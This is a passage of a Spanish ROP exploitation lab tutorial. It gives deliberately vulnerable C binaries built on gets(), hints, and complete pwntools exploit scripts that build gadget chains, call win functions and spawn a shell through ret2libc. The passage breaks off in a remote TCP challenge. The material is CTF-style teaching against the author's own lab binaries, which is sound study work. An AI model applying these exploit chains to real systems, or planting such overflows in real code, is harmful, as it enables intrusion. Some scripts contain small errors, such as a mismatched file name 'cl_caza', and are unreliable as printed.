 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -static -o c1_caza c1_caza.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * print_flag(int a, int b) exige DOS argumentos (RDI=0x1337, RSI=0x7331)
 * y NADIE la llama: tendras que cazar los trampolines con
 * ROPgadget --binary ./c1_caza --only "pop|ret"
 * ropper --file ./c1_caza --search "pop r??"
 * El binario es ESTATICO: cientos de gadgets reales dentro, ninguno
 * embebido a proposito. La cadena es tuya: [pop_rdi][0x1337][pop_rsi]
 * [0x7331][print_flag]. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void print_flag(int a, int b)
{
```

```

if (a == 0x1337 && b == 0x7331) {
    printf("[print_flag] FLAG{ROP_C1_caza_de_gadgets}\n");
} else {
    printf("[print_flag] argumentos incorrectos: (0x%x, 0x%x); "
        "esperaba (0x1337, 0x7331)\n", (unsigned int)a,
        (unsigned int)b);
}
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C1] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() no limita la longitud y la entrada alimenta
    * el desbordamiento hasta el retorno guardado. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C1] EOF recibido.\n");
        exit(1);
    }
    printf("[C1] escribiste: %s\n", buffer);
    return; /* <- el ret arranca TU cadena de gadgets */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[C1] PID=%d | print_flag(0x1337, 0x7331) te espera; nadie la llama\n",
        getpid());
    victima();
    printf("[C1] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -static -o c1_caza c1_caza.c
# warning esperado: the `gets' function is dangerous...
$ pwn checksec ./c1_caza # Arch: amd64 | No canary | No PIE | NX
# -static: ~740 KB y cientos de gadgets reales dentro

```

La bandera `-static` es la protagonista de este reto: fusiona `libc` dentro del ejecutable y multiplica el inventario de gadgets de cero a cientos. Es exactamente la situación que vives en retos sin `libc` externa y la razón de que aquí no necesites `setarch`: todo —símbolos, gadgets, función premio— vive en el propio binario a direcciones fijas por el `-no-pie`. Compila con las banderas exactas del bloque; las soluciones del ZIP recompilan igual antes de explotar.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

El binario ya contiene todas las instrucciones que necesitas; el problema es que están dispersas entre cientos de secuencias que terminan igual. Pregúntate: ¿qué dos instrucciones cortas me permitirían "colar" valores en los registros que la convención de llamadas de `x86_64` usa para los dos primeros argumentos, y qué herramienta me lista TODO lo que termina en ese salto universal?

(d) Pista 2 — técnica

PISTA 2 • técnica

Busca con `ROPgadget --binary ./c1_caza` y filtra con `--only "pop|ret"`; con cientos de resultados, caza en particular `pop rdi ; ret` y `pop rsi ; ret` (si solo existiera la variante que además desapila `r15`, también sirve: le pasas basura como quinto valor). Con la convención System V en la cabeza —primer argumento en `RDI`, segundo en `RSI`— anota las direcciones junto a sus bytes exactos: el `ROPgadget` separa instrucciones con espacios alrededor del punto y coma, y copiar mal ese detalle rompe la cadena. Apunta también un `ret` suelto: `printf` dentro de `print_flag` va a exigir pila alineada (la lección de B1).

(e) Pista 3 — estructura del payload

PISTA 3 · casi la solución

El offset sigue midiéndose con el método A2 (en la verificación salió 72). La cadena, de seis casillas: **padding + [pop_rdi][0x1337] + [pop_rsi][0x7331] + [ret] + [print_flag]**. El orden de los valores importa: cada `pop` consume la casilla inmediatamente siguiente, así que el valor de `RDI` va DESPUÉS de `pop rdi` y el de `RSI` después de `pop rsi`. Serializa con `p64()` y revisa que ningún byte del payload sea `0x0a`: `gets()` cortaría tu línea.

(f) Plan de alto nivel

1. Compila con `-static` y corre `pwn checksec`: anota canary, PIE y NX (el recon de siempre).
2. Mide el offset con `cyclic(200) + corefile`; confirma que coincide con `64 + 8` del fuente.
3. Ejecuta `ROPgadget --binary ./c1_caza --only "pop|ret"` y `ropper --file ./c1_caza --search "pop r??"`; filtra, y anota `pop_rdi`, `pop_rsi` y un `ret` suelto con sus direcciones.
4. Verifica cada gadget anotado desensamblándolo (en GEF: `x/3i addr`) antes de confiar en él.
5. Escribe la cadena de seis casillas del apartado (e) con `p64()`; incluye el `assert` anti-`0x0a`.
6. Ejecuta, verifica la flag y repite el paso 3 con `ROPgadget` mostrando TU selección: esa transcripción es la habilidad que C2 ya no necesitará.

(g) Solución resumida

El razonamiento: binario estático implica inventario propio abundante; System V exige `RDI` y `RSI`; dos gadgets `pop` colocan los valores y un `ret` suelto re-alinea para el `printf` interior. La solución del ZIP busca los gadgets con `ROP(elf).find_gadget` —el equivalente dinámico de las direcciones que cazaste con `ROPgadget`: mismos bytes, pero leídos del ELF en vez de copiados a mano, para que el exploit sobreviva a cualquier recompilación—. Si quisieras la versión "manual pura", sustituye esas tres líneas por las direcciones que tú anotaste: el resto del exploit no cambia.

C1_CAZA.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C1 - Caza de gadgets: cadena de 2 argumentos (RDI+RSI) construida
sobre el inventario que TU cazaste con ROPgadget/Ropper en un binario
ESTATICO. Solucion 100% dinamica: los gadgets que viste impresos por
ROPgadget se localizan aqui con ROP(elf).find_gadget (mismos bytes,
direccion leida del ELF, no copiada a mano).
US0: python3 c1_caza.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'
```

```

BIN = './cl_caza'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-static', '-o', BIN, 'cl_caza.c']
log.info('Compilando (estatico): %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
# FASE 0 - el inventario que ya hiciste a mano (recon de la Parte 3):
# ROPgadget --binary ./cl_caza --only "pop|ret" (fija la 0x... y
# copia "pop rdi ; ret": ROPgadget separa las instrucciones con " ; ")
# ropper --file ./cl_caza --search "pop rsi"
# Aqui las MISMAS herramientas las resume pwntools, sin copiar numeros:
# -----
rop_obj = ROP(elf)
pop_rdi = rop_obj.find_gadget(['pop rdi', 'ret'])[0]
pop_rsi = rop_obj.find_gadget(['pop rsi', 'ret'])[0]
ret_g = rop_obj.find_gadget(['ret'])[0] # alineacion (ver B1)
print_flag = elf.symbols['print_flag'] # nadie la llama; tu la llamas
log.info('pop rdi; ret = %#x (el que viste en ROPgadget)', pop_rdi)
log.info('pop rsi; ret = %#x', pop_rsi)
log.info('print_flag = %#x (No PIE + estatico: fija)', print_flag)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(BIN)
io.recvuntil(b'buffer en')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - tu cadena, casilla a casilla:
# [pop_rdi][0x1337][pop_rsi][0x7331][ret][print_flag]
# - pop rdi carga el 1er argumento (System V: RDI)
# - pop rsi carga el 2do argumento (System V: RSI)
# - ret suelto re-alinea la pila para printf dentro de print_flag
# -----
io = process(BIN)
io.recvuntil(b'buffer en')
payload = (b'A' * offset
          + p64(pop_rdi)
          + p64(0x1337)
          + p64(pop_rsi)
          + p64(0x7331)
          + p64(ret_g)
          + p64(print_flag))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

FLAG = b'FLAG{ROP_C1_caza_de_gadgets}'

```

```

if FLAG in salida:
log.success('C1 SUPERADO: cazaste, filtraste y encadenaste por tu cuenta.')
log.info('Tecnica nata para retos donde elf.symbols no alcanza: hay que '
'LEER el inventario de gadgets.')
else:
log.failure('C1: sin flag. Pistas: filtro --only "pop|ret", orden RDI '
'antes que RSI, ret de alineacion antes de print_flag.')

```

(h) Salida esperada

```

[*] pop rdi; ret = 0x40f3dc (el que viste en ROPgadget)
[*] pop rsi; ret = 0x4107d3
[*] print_flag = 0x401656 (No PIE + estatico: fija)
[*] Offset medido en caliente: 72 bytes
[print_flag] FLAG{ROP_C1_caza_de_gadgets}
[+] C1 SUPERADO: cazaste, filtraste y encadenaste por tu cuenta.

```

Las direcciones del gadget varían entre compilaciones —las de esta salida son de la verificación, no las tuyas—; lo invariante es el orden de casillas y la flag. Si `print_flag` imprimió los argumentos incorrectos, revisaste bien el paso 2 pero no el 4: algún `pop` está comiendo la casilla del otro registro. Si el proceso murió en `SIGSEGV` dentro de `printf` sin imprimir nada, te faltó el `ret` de alineación: exactamente la lección de B1 repetida en un escenario distinto, que es como se fijan los reflejos.

C2 — ret2libc portátil con la API ROP() de pwntools

(a) Enunciado

El binario `c2_ropapi` repite el objetivo de B2 —`system("/bin/sh")` con ASLR desactivada— pero con una restricción nueva de estilo: la cadena la arma `pwntools`, no tu teclado. Debes obtener la base de `libc` igual que entonces (`setarch $(uname -m) -R ldd` sobre el binario lanzado igual), y construir el payload usando el objeto `ROP()`: `rop.call()` para el salto con argumentos, `rop.raw()` para casillas crudas, `rop.chain()` para serializar y `rop.dump()` para imprimir el plano de la cadena. El resultado debe ser un shell interactivo que ejecute tu comando de prueba.

(b) Código C completo y compilación

C2_ROPAPI.C

```

/* C2 - ret2libc portatil con la API ROP() de pwntools.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c2_ropapi c2_ropapi.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Mismo objetivo que B2 (system("/bin/sh") con ASLR desactivada) pero
 * la cadena la ARMA pwntools: rop.call(), rop.raw(), rop.chain() y
 * rop.dump(). El binario dinamico moderno NO trae "pop rdi; ret"
 * (pitfall de la Parte 2): los gadgets salen de libc, cuya base fija
 * revela `setarch $(uname -m) -R ldd ./c2_ropapi`.
 *
 * setvbuf(stdin, _IONBF) es imprescindible: sin el, el shell hereda un
 * stdin bufferizado y los comandos que le envies se los come gets()
 * o el propio stdio (pitfall de la Parte 3, C4). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

```

```

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahí es overflow */

    printf("[C2] victima() lista; yo no toco libc, pero libc sí\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: desbordamiento clásico hasta el retorno guardado. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C2] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret arranca la cadena que armó ROP() */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell necesita stdin limpio */
    printf("[C2] PID=%d | objetivo: system(\"/bin/sh\") vía API ROP()\n",
        getpid());
    victima();
    printf("[C2] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c2_ropapi c2_ropapi.c
$ pwn checksec ./c2_ropapi # No canary | No PIE | NX | dinamico
$ setarch $(uname -m) -R ldd ./c2_ropapi
# libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dbc000)
# (tu base puede diferir; la anotada aquí es ejemplo de verificación)

```

Dos detalles del fuente importan para el exploit. El `setvbuf(stdin, _IONBF)` en `stdin` no es decoración: sin él, el shell que arranque `system()` hereda un `stdio` bufferizado y tus comandos desaparecen —el mismo pitfall que C4 explota del lado remoto—. Y el binario es dinámico moderno, así que NO trae `pop rdi ; ret` propio: el pool de gadgets debe incluir `libc`, y para eso la base de `ldd` tiene que existir antes de resolver cualquier dirección.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

La técnica sigue siendo la que ya dominas: reutilizar código legítimo de `libc` porque la pila no ejecuta. Lo que cambia es QUIÉN arma la cadena: existe un objeto de `pwntools` que encapsula la mecánica de "elige un trampolín que cargue este argumento y salta a este destino". Tu trabajo ya no es apilar casillas a mano sino describir la LLAMADA que quieres y dejar que el objeto la serialice.

(d) Pista 2 — técnica

PISTA 2 • técnica

Crea el objeto con `ROP([elf, libc])`: pasando la lista, el buscador de gadgets consulta ambos ejecutables y encuentra `pop rdi ; ret` en `libc` aunque el binario no lo tenga. La base de `libc` sigue viniendo de `setarch -R ldd`, y debes asignarla ANTES: `libc.address = base`, porque con ella `libc.symbols[...]` y `libc.search()` devuelven direcciones ya reubicadas. Para la alineación de movaps, `rop.find_gadget` te da un `ret` suelto que insertarás como casilla cruda.

(e) Pista 3 — estructura del payload

PISTA 3 · casi la solución

Llama primero a `rop.call(system, [binsh]);` pwntools arma `[pop_rdi][binsh][system]`. Alineación quirúrgica: el `ret` suelto va ENTRE el argumento y `system`, así que el payload queda **padding + chain[:8] + p64(ret) + chain[-8:]** —la última casilla es `system` y la cortas para intercalar el `ret`—. Es el mismo orden verificado en B2, solo que aquí las tres casillas nacen de `rop.chain()`.

(f) Plan de alto nivel

1. Compila y lanza SIEMPRE por la vía de `setarch -R`: el binario y el ldd deben respirar el mismo ASLR.
2. Lee la base con `setarch -R ldd` y asígnala a `libc.address`.
3. Mide el offset con `cyclic(200) + corefile` (método A2).
4. Construye `rop.call(system, [binsh])` sobre el pool `ROP([elf, libc]);` imprime `rop.dump()` y entiende cada línea antes de continuar.
5. Calcula el `ret` suelto con `find_gadget` e interlálalo antes de la última casilla, como el apartado (e) describe.
6. Envía, abre el shell, manda tu comando de prueba y verifica el marcador; si falla, compara tu cadena contra `rop.dump()` línea a línea.

(g) Solución resumida

Misma técnica que B2, delegación nueva: el objeto `ROP([elf, libc])` localiza el trampolín, `rop.call` apila la llamada y tú solo añades la casilla de alineación. El exploit completo del ZIP, con la fase de medición incluida:

C2_ROPAPI.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C2 - ret2libc portatil con la API ROP() de pwntools.
Mismo objetivo que B2 (system("/bin/sh"), ASLR desactivada) pero la
cadena la arma el objeto ROP: rop.call() coloca argumentos y destino,
rop.raw() inserta casillas crudas (alineacion), rop.chain() serializa
y rop.dump() muestra la cadena armada. Nada escrito a mano salvo el
ret de alineacion, que aqui se inserta de forma quirurgica.
US0: python3 c2_ropapi.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c2_ropapi'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c2_ropapi.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
```

```

# FASE 0 - base de libc via ldd con ASLR fuera (heredado de B2)
# -----
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(\0x([0-9a-f]+)\)', ldd_out)
if not m:
    log.failure('ldd no mostro libc; verifica setarch -R y ASLR.')
    raise SystemExit(1)
libc_path = m.group(1)
libc_base = int(m.group(2), 16)
log.info('libc: %s | base fija %#x (ASLR fuera)', libc_path, libc_base)

libc = ELF(libc_path, checksec=False)
libc.address = libc_base # reubica TODOS los simbolos de golpe
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'pero libc si')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - la cadena la arma ROP() sobre el pool [elf, libc]:
# rop.call(destino, args) elige el trampolin (pop rdi; ret) y apila
# los argumentos por ti; rop.raw() mete casillas crudas; rop.dump()
# imprime el plano de la cadena. La alineacion de movaps (B1) la
# insertamos ANTES de system, separando la ultima casilla.
# -----
rop = ROP([elf, libc]) # pool combinado de gadgets
rop.call(system, [binsh]) # pwntools arma [pop_rdi][binsh][system]
chain = rop.chain() # serializacion: bytes listos
ret_g = rop.find_gadget(['ret'])[0] # alineacion (el ret suelto de B1)
payload = (b'A' * offset
+ chain[:-8] # [pop_rdi][binsh] tal cual
+ p64(ret_g) # + ret de alineacion quirurgico
+ chain[-8:]) # + system (ultima casilla)
log.info('Cadena segun rop.dump():\n%s', '\n'.join(rop.dump()))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'

io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'pero libc si')
io.sendline(payload)
time.sleep(0.5) # dejar que system() arme el shell
io.sendline(b'echo PWNEO_C2_${id -u}; id; exit') # prueba de vida
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_C2' in salida:
    log.success('C2 SUPERADO: ret2libc con API ROP(): misma tecnica, '

```

```
'cadena delegada a pwntools.')
log.info('Comparado con B2: cero casillas escritas a mano salvo la '
'alineacion; rop.dump() te mostro el plano.')
else:
log.failure('C2: sin shell. Pistas: setarch -R en ldd Y en el proceso, '
'ROP([elf, libc]) para el pool de gadgets, ret extra.')
```

(h) Salida esperada

```
[*] libc: /lib/x86_64-linux-gnu/libc.so.6 | base fija 0x7ffff7dbc000 (ASLR fuera)
[*] Offset medido en caliente: 72 bytes
[*] Cadena segun rop.dump():
0x0000: 0x7ffff7dc9f2d pop rdi; ret
0x0008: 0x7ffff7f588a4 [arg0] = '/bin/sh'
0x0010: 0x7ffff7e0f090 system
[+] C2 SUPERADO: ret2libc con API ROP(): misma tecnica, cadena
delegada a pwntools.
```

Las direcciones de la cadena son de esta verificación (base 0x7ffff7dbc000 de `ldd` con ASLR fuera); en tu VM serán otras, pero la ESTRUCTURA del dump —trampolín, argumento, destino— es idéntica. Compara tu `rop.dump()` con el de la solución: si tu cadena tiene las tres casillas en ese orden y aun así falla, la causa casi siempre es la alineación (falta tu `ret` quirúrgico) o una base leída por una vía distinta a la del proceso (el pitfall `setarch/ldd` de la Parte 2).

C3 — `win(int, int)`: dos valores mágicos, dos registros

(a) Enunciado

El binario `c3_win2args` esconde una `win(int a, int b)` que comprueba DOS condiciones simultáneas: `a == 0xdeadbeef` y `b == 0xc0ffee00`. No hay funciones de `libc` implicadas ni base que leer: el reto es puro mapeo de la convención System V con gadgets que el propio binario trae embebidos (`g_pop_rdi`, `g_pop_rsi` y `g_ret`, visibles con `nm` y con `ROPgadget`). Tu exploit debe lanzar el proceso NORMALMENTE —sin `setarch`: no hace falta—, medir su offset, cargar ambos registros en orden y aterrizar en `win()`. El control de calidad viene integrado: si `RDI` o `RSI` llegan mal, `win()` imprime qué recibió.

(b) Código C completo y compilación

C3_WIN2ARGS.C

```
/* C3 - win(int, int): DOS valores magicos por RDI y RSI.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c3_win2args c3_win2args.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * win(int a, int b) exige (RDI=0xdeadbeef, RSI=0xc0ffee00). El binario
 * dinamico moderno no trae trampolines propios (pitfall de la Parte 2),
 * asi que esta vez los gadgets VIENEN EMBEBIDOS en el fuente con asm
 * inline, como hacen los autores de retos cuando quieren que el binario
 * sea resoluble sin depender de libc: g_pop_rdi, g_pop_rsi y g_ret.
 * Verificalos tu mismo con ROPgadget --binary ./c3_win2args --only "pop|ret"
 *
 * No necesitas setarch: sin PIE, los simbolos y gadgets quedan en
 * direcciones fijas aunque ASLR este activada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```

/* Gadgets embebidos: etiquetas globales apuntando a instrucciones
* exactas. El ensamblador las coloca en .text y nm/ROPGadget las ven. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    " pop %rdi\n"
    " ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    " pop %rsi\n"
    " ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    " ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(int a, int b)
{
    if (a == 0xdeadbeef && b == 0xc0ffee00) {
        printf("[win] FLAG{ROP_C3_dos_valores_magicos}\n");
    } else {
        printf("[win] argumentos incorrectos: (0x%x, 0x%x); "
            "esperaba (0xdeadbeef, 0xc0ffee00)\n", (unsigned int)a,
            (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C3] victima() en ejecucion; win() pide DOS valores magicos\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin limite; la entrada sobra hasta el retorno. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C3] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret arranca tu cadena de gadgets */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[C3] PID=%d | win(0xdeadbeef, 0xc0ffee00) por RDI y RSI\n",
        getpid());
    victima();
    printf("[C3] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c3_win2args c3_win2args.c
$ nm ./c3_win2args | grep g_pop
# 0000000000401186 T g_pop_rdi <- gadgets EMBEBIDOS, fijos
# 0000000000401189 T g_pop_rsi
$ ROPgadget --binary ./c3_win2args --only "pop|ret" | grep -E "rdi|rsi"

```

El bloque `__asm__` del fuente es la novedad: declara etiquetas globales cuyas instrucciones son exactamente un pop y un ret, y el ensamblador las coloca en .text. Es el patrón que usan los autores de retos cuando el binario dinámico moderno no trae gadgets propios (el pitfall que verificaste en la Parte 2) y quieren que el reto dependa del ingenio, no de la suerte del enlazador. Para ti tiene una consecuencia práctica: esos gadgets se leen

por SÍMBOLO con `elf.symbols["g_pop_rdi"]`, tan dinámicos como cualquier otro, y No PIE los mantiene fijos aunque ASLR esté activa.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

`win()` ya no pregunta por una condición de estilo B3 sino por dos valores que viajan por caminos distintos antes de la llamada. Piensa en qué registros deposita la convención de llamadas esos dos primeros argumentos y en qué tipo de gadget "carga un valor de la pila en un registro y pasa página". La técnica es la misma de B4; lo nuevo es que aquí NADIE te da las casillas.

(d) Pista 2 — técnica

PISTA 2 • técnica

Los argumentos van en RDI (primero, `0xdeadbeef`) y RSI (segundo, `0xc0ffee00`). El binario trae un gadget por registro: `g_pop_rdi` y `g_pop_rsi`. Verifícalos tú con `ROPgadget` y anota qué hace cada uno byte a byte. Añade el `g_ret` embebido antes de `win()` para el `printf` interior (`movaps`, la lección de B1, otra vez) y recupera `win()` con `elf.symbols["win"]`. No necesitas `libc` ni `setarch`: todo vive en el binario.

(e) Pista 3 — estructura del payload

PISTA 3 • casi la solución

Seis casillas tras el padding: `[g_pop_rdi][0xdeadbeef][g_pop_rsi][0xc0ffee00][g_ret][win]`. El valor de RDI va inmediatamente después de `pop rdi` y el de RSI después de `pop rsi`: cada `pop` cobra 8 bytes. Serializa con `p64()` y comprueba que ninguno de los dos valores mágicos contiene `0x0a` en sus 8 bytes little-endian (estos dos elegidos están limpios).

(f) Plan de alto nivel

1. Compila y confirma con `nm | grep g_pop` que los tres gadgets embebidos existen y están fijos.
2. Corre `ROPgadget --only "pop|ret"` y localiza las líneas de `g_pop_rdi`, `g_pop_rsi` y `g_ret`; contrástalas con `nm`.
3. Mide el offset con `cyclic(200) + corefile`; el proceso va sin `setarch` esta vez.
4. Escribe el payload de seis casillas del apartado (e); usa símbolos, nunca números copiados.
5. Ejecuta y lee la respuesta de `win()`: si imprime los argumentos recibidos, compara contra lo esperado y corrige el orden de casillas, no los valores.
6. Al conseguir la flag, reescribe el exploit usando `flat({offset: [...], filler: b"A"})` para los dos valores: compara y decide cuál versión entiendes mejor.

(g) Solución resumida

El razonamiento cabe en dos líneas: System V manda el primer argumento por RDI y el segundo por RSI, y el binario trae un trampolín por registro. El exploit mide su offset, lee los gadgets por símbolo y apila las seis casillas del apartado (e). Exploit completo del ZIP:

C3_WIN2ARGS.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C3 - win(int, int): DOS valores magicos por RDI y RSI.
Los gadgets VIENEN EMBEBIDOS en el binario (g_pop_rdi, g_pop_rsi,
g_ret): el patron que usan los autores de retos cuando el binario
dinamico moderno no trae trampolines propios. Se leen por SIMBOLO
(elf.symbols['g_pop_rdi']), nunca por direccion copiada.
Sin setarch: No PIE fija simbolos y gadgets aunque ASLR este activa.
USO: python3 c3_win2args.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c3_win2args'
MAGIC_RDI = 0xdeadbeef
MAGIC_RSI = 0xc0ffee00

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
'-o', BIN, 'c3_win2args.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Gadgets embebidos, leidos por SIMBOLO (comprobado con ROPgadget:
# ROPgadget --binary ./c3_win2args --only "pop|ret")
pop_rdi = elf.symbols['g_pop_rdi']
pop_rsi = elf.symbols['g_pop_rsi']
ret_g = elf.symbols['g_ret']
win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x (No PIE: fijos)',
pop_rdi, pop_rsi, ret_g)
log.info('win() = %#x', win)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(BIN)
io.recvuntil(b'en ejecucion')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - cadena de DOS argumentos con gadgets embebidos:
# [g_pop_rdi][0xdeadbeef][g_pop_rsi][0xc0ffee00][g_ret][win]
# Control: si RDI llega mal, win() imprime los argumentos recibidos.
# -----
io = process(BIN)
io.recvuntil(b'en ejecucion')
payload = (b'A' * offset
+ p64(pop_rdi)
+ p64(MAGIC_RDI)
```

```

+ p64(pop_rsi)
+ p64(MAGIC_RSI)
+ p64(ret_g) # alineacion para printf dentro de win()
+ p64(win))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

FLAG = b'FLAG{ROP_C3_dos_valores_magicos}'
if FLAG in salida:
log.success('C3 SUPERADO: dos registros cargados en orden System V '
'(RDI primero, RSI despues).')
else:
log.failure('C3: sin flag. Pistas: gadgets por simbolo, valores '
'0xdeadbeef/0xc0ffee00, ret de alineacion antes de win().')

```

(h) Salida esperada

```

[*] g_pop_rdi = 0x401186 | g_pop_rsi = 0x401189 | g_ret = 0x40118b
(No PIE: fijos)
[*] Offset medido en caliente: 72 bytes
[win] FLAG{ROP_C3_dos_valores_magicos}
[+] C3 SUPERADO: dos registros cargados en orden System V
(RDI primero, RSI despues).

```

Si `win()` imprimió `argumentos incorrectos` con otros valores, el orden de casillas está roto: cada pop come la casilla inmediatamente siguiente, así que un valor adelantado "paga" el registro equivocado. Si en cambio hubo SIGSEGV silencioso, sospecha del `g_ret` que falta antes de `win()` o de un byte `0x0a` en el payload. Y si dudaste entre usar los gadgets embebidos o buscarlos en `libc`: aquí no hay `setarch` que valga, porque no lanzas el proceso con ASLR fuera; los embebidos son la única fuente correcta, y esa decisión es parte del reto.

C4 — Explotación "remota": tu payload viaja por TCP

(a) Enunciado

Sirve el binario `c4_servir` como lo haría la infraestructura de un CTF: `socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir`. Ese comando deja `socat` escuchando en el puerto 1337, aceptando conexiones y bifurcando un proceso por cada una, con `stdin`, `stdout` y `stderr` conectados al socket. Tu exploit NO puede usar `process()` contra el servicio: debe conectar con `remote()`, esperar el banner, enviar el payload y leer la flag a través de la red. El flujo mental es el de un CTF real: medir el offset en LOCAL (donde sí hay `corefile`) y disparar en REMOTO con lo medido.

(b) Código C completo y compilación

C4_SERVIR.C

```

/* C4 - Explotacion "remota": el binario se sirve por TCP con socat.
* Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
* Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c4_servir c4_servir.c
* Servir: socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir
* USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* El reto en si es un ret2win humilde (win() sin argumentos, buffer de
* 32 bytes): la leccion es el FLUJO REMOTO. Tu exploit habla con un
* proceso cuyo stdin/stdout son un socket, no un pipe:
* - remote() no produce corefile: el offset se mide LOCAL y se reutiliza.
